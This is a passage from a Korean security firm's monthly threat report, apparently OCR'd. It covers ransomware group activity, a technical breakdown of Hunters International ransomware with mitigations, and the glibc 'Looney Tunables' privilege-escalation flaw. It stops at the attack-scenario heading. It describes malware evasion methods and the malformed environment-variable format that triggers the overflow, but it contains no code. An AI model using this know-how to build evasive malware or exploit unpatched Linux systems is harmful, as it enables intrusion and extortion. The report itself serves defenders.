


* 출처 : Hunters International 다크웹 유출 사이트

이번 달 발견된 신규 랜섬웨어 그룹 중 Hunters International(이하 Hunters) 랜섬웨어 그룹은 올해 초 폐쇄된 Hive 의 리브랜딩이라는 의혹이 제기되고 있다. Hunters 와 Hive 간의 소스 코드 유사도가 약 56%이고, 암호화 루틴이 상당히 유사하여 의심스러운 상황이다. 이러한 논란을 의식하기라도 한 듯, Hunters 는 다크웹 유출 사이트에 "세간의 추측은 틀렸으며, 단지 Hive 가 판매한 소스 코드를 구매했을 뿐이다."라는 취지의 짧은 글을 게시했다.

Hive 랜섬웨어 그룹은 러시아에 기반을 둔 RaaS 그룹으로, 2021 년 등장한 이후 전 세계 1,500 건 이상의 피해 사례를 야기해 1 억 달러(약 1,295 억 원) 이상의 범죄 수익을 거뒀다. 특히, Hive 는 의료계 뿐만 아니라 중요 인프라 등을 타깃으로 삼으며 광범위한 활동을 펼쳐 많은 피해를 발생시켰다. 이러한 영향력으로 인해 발 빠르게 국제 공조가 이루어져 올해 1 월 말에 폐쇄되는 결말을 맞이한 것으로 알려졌다. 그러나, Hunters 가 Hive 와 유사한 구조의 랜섬웨어를 가지고 등장하여 혼란이 야기되고 있다. Hive 가 Hunters 와 소스코드 및 인프라를 비밀리에 거래했을 가능성도 있으나, 일반적인 RaaS 그룹들은 딥웹, 다크웹 포럼, 텔레그램 등에서 계열사를 구하거나 거래 글을 올리는 등의 방식으로 활동하는데 Hive 는 게시한 소스코드 게시글이나 흔적 등은 발견되지 않아 의문을 자아내고 있다. 따라서 Hunters 의 향후 행보가 두 그룹 간의 관계성을 풀어낼 수 있는 단서가 될 것으로 보인다.

Top5 랜섬웨어



LockBit 은 다양한 기업의 유출 데이터를 게시하며 이번 달 가장 많은 피해 사례를 발생시킨 랜섬웨어 그룹이다. 특히 세계 최대 항공기 제작 회사인 Boeing 의 데이터를 탈취했다 밝히고 몸값을 요구해 화제가 됐다. 한때 LockBit 의 유출 사이트에 Boeing 에 대한 게시글이 삭제된 바 있었고, Boeing 측은 비행 안전에 대한 영향은 없다고 밝혀 문제가 없는 듯 했으나, 이후 Boeing 의 홈페이지에 접속했을 시에 기술적 이슈로 홈페이지가 다운되었다는 메시지를 확인할 수 있었다. 또한 협상이 결렬된 탓인지 LockBit 은 11 월 10 일자로 Boeing 의 것으로 추정되는 43GB 상당의 데이터를 유출 사이트에 게시하여 실질적으로 Boeing 측이 공격을 당한 것으로 파악된 상황이다.

Play 는 꾸준한 활동을 보이는 랜섬웨어 그룹 중 하나로 알려져 있다. 이번 달에도 예외 없이 다수의 기업 데이터를 유출했는데, 그중 미국 텍사스의 댈러스 카운티에 대한 데이터를 탈취했다고 주장하며 논란이 일고 있다. 댈러스는 텍사스에서 인구가 두 번째로 많은 카운티로 약 200 만 명의 주민이 살고 있는 큰 도시다. Play 는 댈러스의 기밀문서를 탈취했다고 주장하는 글을 게시했다.

지난 5 월 댈러스는 Royal 의 타깃이 되어 3 만 명 이상의 개인정보가 유출된 사건이 있었다. 당시 복구기간만 약 5 주가 걸렸으며, 복구비용 역시 약 850 만 달러(한화 약 110 억)에 달하는 등 상당한 피해를 입은 것으로 알려졌다. 200 만 명 이상의 시민이 거주하고 있는 대규모 도시임에도 불구하고 두 차례나 랜섬웨어 사고가 발생한 것으로 보아 댈러스는 보안에 있어 취약한 부분을 점검하고 조치하는 대처가 부족했던 것으로 보인다. 만약 이번 사태의 유출 데이터에 시민들의 개인 정보가 포함되어 있다면 댈러스 시민들은 이를 악용한 추가 범죄에 노출될 수 있어 피해를 최소화하기 위해서는 신속한 사태 파악 및 대응이 필요하다.

NoEscape 는 지난 6 월 활동을 개시한 랜섬웨어 그룹으로, Avaddon 랜섬웨어 그룹의 리브랜딩이다. 개시 이후 이들의 활동 양상을 살펴보면, 다크웹에 게시하는 유출 데이터의 건수가 매월 증가하는 양상을 보이고 있어 등장 이후 4 개월이라는 기간에 비해 끼치는 영향력은 상당한 그룹이라고 할 수 있다. 특히, 최근에는 국내 한 기업을 대상으로 145GB 상당의 데이터를 탈취했다고 밝히며 협상에 응하지 않으면 큰 피해가 있을 것이라는 협박성 문구를 포함한 글을 게시했다. 해당 글에는 기업이 추진 중인 프로젝트 관련 문서, 데이터베이스, 계약서 등이 포함된 유출 데이터가 노출됐다. 또한 이들은 프랑스의 한 농구 팀에 대해 공격을 수행했다고 주장하며 선수들의 개인 정보와 여권을 비롯한 신분증 등 32GB 의 문서를 탈취 후 공개하기도 했다.


BlackCat(Alphv)도 꾸준히 활동을 이어오고 있는 랜섬웨어 그룹으로 호텔, 의료계, 금융업, 제조업 등 다양한 분야에 대해 공격을 지속적으로 수행하고 있다. 특히, 이들은 지속적으로 랜섬웨어 변종을 개발하고 있으며 다양한 도구들을 활용하여 공격을 수행하고 있다는 특징이 있다. 최근에는 Munchkin 이라는 이름의 Virtual Box ISO 파일[6]을 공격에 사용한 것으로 확인됐다. 이 공격은 초기 침투를 수행한 후 각종 스크립트와 유틸리티가 포함된 Munchkin 을 통해 새로운 가상머신을 생성하여 비밀번호 탈취, 네트워크 전파, 랜섬웨어 배포 절차로 진행된다. ISO 파일을 이용하기 때문에 용도 및 대상에 따라 쉽게 조정이 가능하여 다양한 공격을 펼칠 수 있다는 특징이 있다. 이는 BlackCat(Alphv)의 전략이 나날이 발전해 나가고 있다는 것을 알 수 있는 대목이다.

8Base 는 지난해 4 월부터 활발한 활동을 보이고 있는 그룹으로, 이번 달에만 21 건의 피해 사례를 게시하여 영향력을 과시하고 있다. 특히, 이들은 Phobos 계열의 랜섬웨어를 사용하여 제조 업계를 중심으로 집중적으로 공격을 수행하고 있는 정황이 확인됐으며, 미국을 주된 타깃으로 삼아 집중 공격을 펼치고 있는 것으로 확인됐다.

[6] Virtual Box ISO 파일 : 가상 머신에서 운영 체제를 설치하기 위해 사용되는 디스크 이미지 파일

■ 랜섬웨어 집중 포커스

Hunters 랜섬웨어 개요



* 출처 : Hunters International, Hive 다크웹 유출 사이트

Hunters 랜섬웨어는 Hunters International 그룹이 사용하는 랜섬웨어로, Hive v6 의 샘플과 약 56% 정도의 소스코드 유사도를 띠고 있다. Hunters 그룹은 랜섬웨어 공격의 주목적을 암호화가 아닌, 피해자들에게 몸값을 요구하기 위한 데이터 탈취에 초점을 맞추고 있다. 이들은 피해자들의 몸값 지불을 재촉하기 위해 미국의 성형외과를 공격하여 탈취한 환자들의 수술 전 사진을 유출하는 등 공격적인 전술을 사용하고 있다. 또한, 이들은 몸값 지불을 서두르게 하기 위해 병원 환자들에게 대량의 이메일을 전송할 계획 중이라고 밝히기도 했다. 이 공격 방법은 과거 BlackCat(Alphv) 그룹이 암 환자의 사진을 유출시켜 도덕적으로 비난받았던 사례와 유사하다.

일반적으로 랜섬웨어 그룹들은 도덕적으로 문제가 될 수 있는 행위나 생명에 지장을 줄 수 있는 공격은 사법 기관에 적발될 가능성이 높아 피하는 경향이 있다. 특히 LockBit 의 경우 관련 규정을 엄격하게 설정하여 이를 준수하지 않는 계열사를 제명하고 있다.


한편, 지금은 폐쇄된 Hive 그룹은 의료계에 공격하는 것을 서슴지 않는 모습을 보이기도 하여 논란이 되었는데, 최근 Hive 의 리브랜딩 의혹을 사고 있는 Hunters 역시 마찬가지의 행보를 보이고 있어 소스 코드 유사도와 더불어 충분히 연관성을 의심할 수 있는 단서가 추가적으로 확인되고 있다.

Hunters 그룹은 암호화 대신 데이터 탈취가 자신들의 주목적이기에 자체 랜섬웨어를 개발하지 않고 RaaS 로 판매되었던 Hive 의 소스 코드와 인프라를 구매한 것이라고 주장하고 있다. 그러나, Hive v6 와의 높은 코드 유사성을 비롯해, 랜섬노트에 기재된 다크웹 사이트의 백엔드 코드가 이전 Hive 가 사용하던 것과 거의 동일하고, 특정 업계에 공격을 치중되지 않는 행동 등이 Hunters 가 Hive 의 리브랜딩일 가능성에 대한 의심을 더욱 강화시키고 있다.

Hunters Ransomware

암호화 키

ChaCha20으로 파일 암호화를 수행하고 RSA로 키를 암호화




암호화 방식


파일 크기 5.25MB 이상 : 최초 54Byte 제외하고 파일 크기의 10% 암호화 후 남은 파일 크기의 10%에 대해 파일 끝부분 암호화

파일 크기 5.25MB 이하 : 최초 54Byte 제외한 파일 전체 암호화

특징



랜섬노트




Contact Us.txt

변경 확장자

.locked

제작 언어

Rust




Hunters 랜섬웨어는 랜섬웨어 공격을 위해 다양한 기술적 전략을 사용하고 있다. 먼저, 시스템 정보 검색을 통해 실행 중인 애플리케이션을 파악하고 네트워크 공유자원을 비롯한 각종 파일 및 디렉터리를 탐색하여 실행 중인 파일 또한 암호화시키기 위한 목적으로 특정 서비스 및 프로세스를 종료한다.

내부에서 사용하는 문자열은 난독화되어 있으며, 실행 중에 연산을 통해 난독화를 해제하는 방식으로 구성되어 있어 시그니처 기반의 탐지를 회피하는 전략을 사용하고 있다. Native API[7]를 사용하게 된다면 시퀀스 및 시그니처 패턴이 Windows API[8]를 사용할 때와 달라져 보안 솔루션이 이를 탐지하기가 어려워지므로 Hunters 는 Native API 사용을 통해 탐지를 회피하는 방식을 적용했다.

[7] Native API : Windows 운영 체제의 핵심 기능에 접근하는 LowLevel API

[8] Windows API : 개발자들이 사용하기 쉬운 고수준 인터페이스를 제공하는 API


또한, Hunters 랜섬웨어는 악성코드 분석이 가상 환경에서 이루어진다는 특성을 악용하여 가상 머신에서 사용하는 파일의 존재 유무를 탐색하는 Anti-VM 기법을 적용하는 치밀함을 보였다. 데이터 암호화를 수행할 시에 여러 시스템 파일에 접근하기 위해서 ACL[9] 변경을 통해 권한을 상승시켜 암호화 작업을 수월하게 만들었으며, 사용자가 만일 백업 파일이나 VSC 를 설정했을 경우를 대비하여 해당 요소들을 삭제하여 시스템을 복구할 수단을 제거하는 작업을 수행한다.



[그림] 파일 크기에 따른 암호화 과정 예시

이후 암호화를 수행할 때는 빠른 암호화 속도를 위하여 파일의 크기에 따라 암호화 방식을 다르게 적용하고 있다. 파일 크기가 5.25MB 이하일 경우에는 파일 앞 부분의 54Byte 를 제외한 다음 부분부터 파일의 끝부분까지 전체를 암호화하고, 만약 파일의 크기가 5.25MB 이상일 경우라면 마찬가지로 파일 앞 부분의 54Byte 를 제외한 다음 부분부터 파일 크기의 10%에 해당하는 크기만큼 암호화를 수행하고 남은 파일의 크기에 대해서 또다시 10%만큼의 크기에 대해 파일 끝부분을 암호화시키는 작업을 수행한다.

[9] ACL(Access Control List) : 파일이나 디렉터리에 대한 접근 권한을 세밀하게 제어하기 위해 사용자나 그룹별로 접근 권한을 지정하는 보안 메커니즘



Hunters 랜섬웨어는 비주류 언어인 Rust 로 제작되었으나, 대부분의 행위 기반 보안 솔루션을 활용하여 탐지하고 예방할 수 있다. Native API 사용을 통한 탐지 우회는 ASR[10] 규칙 활성화를 통해 악성코드의 행위를 차단하는 방법 또한 적용시킬 수 있다.

권한 상승 시에는 ACL 변경이 수행되므로 이때 발생하는 보안 이벤트를 기록할 수 있는 감사 로깅 정책을 활성화시키는 것을 통해 추후 사고 조사에 도움을 줄 수 있다. 또한, Hunters 는 시스템 백업 본과 VSC 를 삭제하므로 데이터가 암호화될 경우를 예방하기 위해 공격자가 쉽게 접근하기 어려운 원격지에 소산 백업[11]을 하는 것을 권장한다. 백업 중이 아닐 경우에는 백업 시스템이 꺼져 공격자의 접근을 차단하는 기술 등이 적용된 보안 백업 시스템 사용을 권장한다.

마지막으로 Hunters 는 네트워크 공유 자원까지 암호화시키므로 랜섬웨어 감염이 의심되면 해당 시스템을 네트워크에서 분리 조치하여 추가 감염을 예방해야 한다. 더불어 네트워크 공유 자원 접근 권한을 최소화하여 필요한 리소스에만 접근할 수 있도록 조치를 취해야 한다. 랜섬웨어에 감염되는 것은 큰 피해를 야기할 수 있으므로 이러한 대응 방안이 적용되었는지 환경을 점검하여 미흡한 부분에 대하여 조치를 취할 것을 권장한다.

[10] ASR(Attack Surface Reduction) : 악성코드의 공격 경로를 차단하는 규칙

[11] 소산 백업(Vaulting Backup) : 백업 데이터를 로컬 시스템과 물리적으로 멀리 떨어진 곳에 보관하는 것

■ 참고 사이트

URL : https://thehackernews.com/2023/10/qakbot-threat-actors-still-in-action.html

URL : https://www.bleepingcomputer.com/news/security/hellokitty-ransomware-source-code-leaked-on-hacking-forum/

URL : https://ransomware.org/blog/fbi-issues-warning-on-dual-ransomware-attacks/

URL : https://www.scmagazine.com/brief/play-ransomware-attack-confirmed-by-dallas-county

URL : https://www.infosecurity-magazine.com/news/boeing-lockbit-ransomware-breach/

URL : https://therecord.media/white-house-counter-ransomware-initiative-summit-new-measure

URL : https://thehackernews.com/2023/10/pro-hamas-hacktivists-targeting-israeli.html?&web_view=true

URL : https://www.bleepingcomputer.com/news/security/new-hunters-international-ransomware-possible-rebrand-of-hive/

URL : https://www.theregister.com/2023/10/25/rebuilt_hive_ransomware_gang_stings/

URL : https://www.darkreading.com/threat-intelligence/ragnar-locker-ransomware-boss-arrested-paris

URL : https://cybersecuritynews.com/blackcat-hacker-tool-remote-machines/

URL : https://www.bleepingcomputer.com/news/security/ukrainian-activists-hack-trigona-ransomware-gang-wipe-servers/

Research & Technique

GNU Heap Buffer Overflow 를 이용한 권한 상승 취약점(CVE-2023-4911)

■ 취약점 개요

2023 년 10 월, GNU C 라이브러리 동적 로더의 힙 버퍼 오버플로우(Heap Buffer Overflow) 취약점이 공개됐다. 이 취약점은 'Looney Tunables'라고 불리며, 로컬 사용자가 GLIBC_TUNABLES 환경 변수와 setUID 가 포함된 프로그램을 이용해 자신의 권한을 상승시킬 수 있게 한다. 리눅스 기반 시스템인 Ubuntu, Debian, Fedora, gentoo, Amazon Linux 등에서 취약점이 발생한다. 취약점의 공식 관리 번호는 CVE-2023-4911 이다.

Looney Tunables 취약점은 GLIBC_TUNABLES 환경 변수 문자열을 처리하는 과정에서 발생한다. 정상적인 경우에는 tunable1=AAA:tunable2=BBB 와 같은 형식으로 작성되지만, tunable1=tunable2=BBB 처럼 값이 이중 할당된 형식으로 작성된 경우 name-value 를 올바르게 판단하지 못하고, 이중 처리가 일어나 버퍼 크기보다 큰 결과가 기록되는 힙 버퍼 오버플로우가 발생한다. 이를 통해 조작된 라이브러리가 로드되어 권한 상승이 이루어진다.

또한, GNU C 라이브러리 동적 로더는 프로그램에 필요한 공유 라이브러리를 검색한 뒤, 이를 메모리에 로드하여 실행 파일과 연결한다. 하지만, 이 과정이 setUID 혹은 setGID 가 포함된 프로그램에서는 높은 권한으로 실행되기 때문에 보안 위협이 발생한다.

Looney Tunables 취약점은 리눅스 기반 시스템으로 구현된 서버, IoT, 클라우드 서비스 등 다양한 환경에 영향을 미친다. 이러한 시스템에 공격자가 침투하여 권한을 상승시킬 경우, 금전적 손실 뿐만 아니라 물리적 피해가 발생할 수 있다. 실제로 해킹 그룹 킨싱(Kinsing)은 클라우드에 침투하여 권한 상승을 통해 클라우드 자격 증명을 추출하고 암호 화폐를 채굴하는 등의 악성 행위로 피해를 주고 있다.

■ 영향받는 소프트웨어 버전

CVE-2023-4911 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Ubuntu	22.04, 23.04
Debian	12, 13
Fedora	37, 38
gentoo	< 2.37-r7
Amazon Linux	2023

※ 해당 버전 외에 GNU C 라이브러리를 사용하는 OS 에서 취약점이 발생할 가능성이 있음

■ 공격 시나리오

CVE-2023-4911 을 이용한 공격 시나리오는 다음과 같다.

infosec

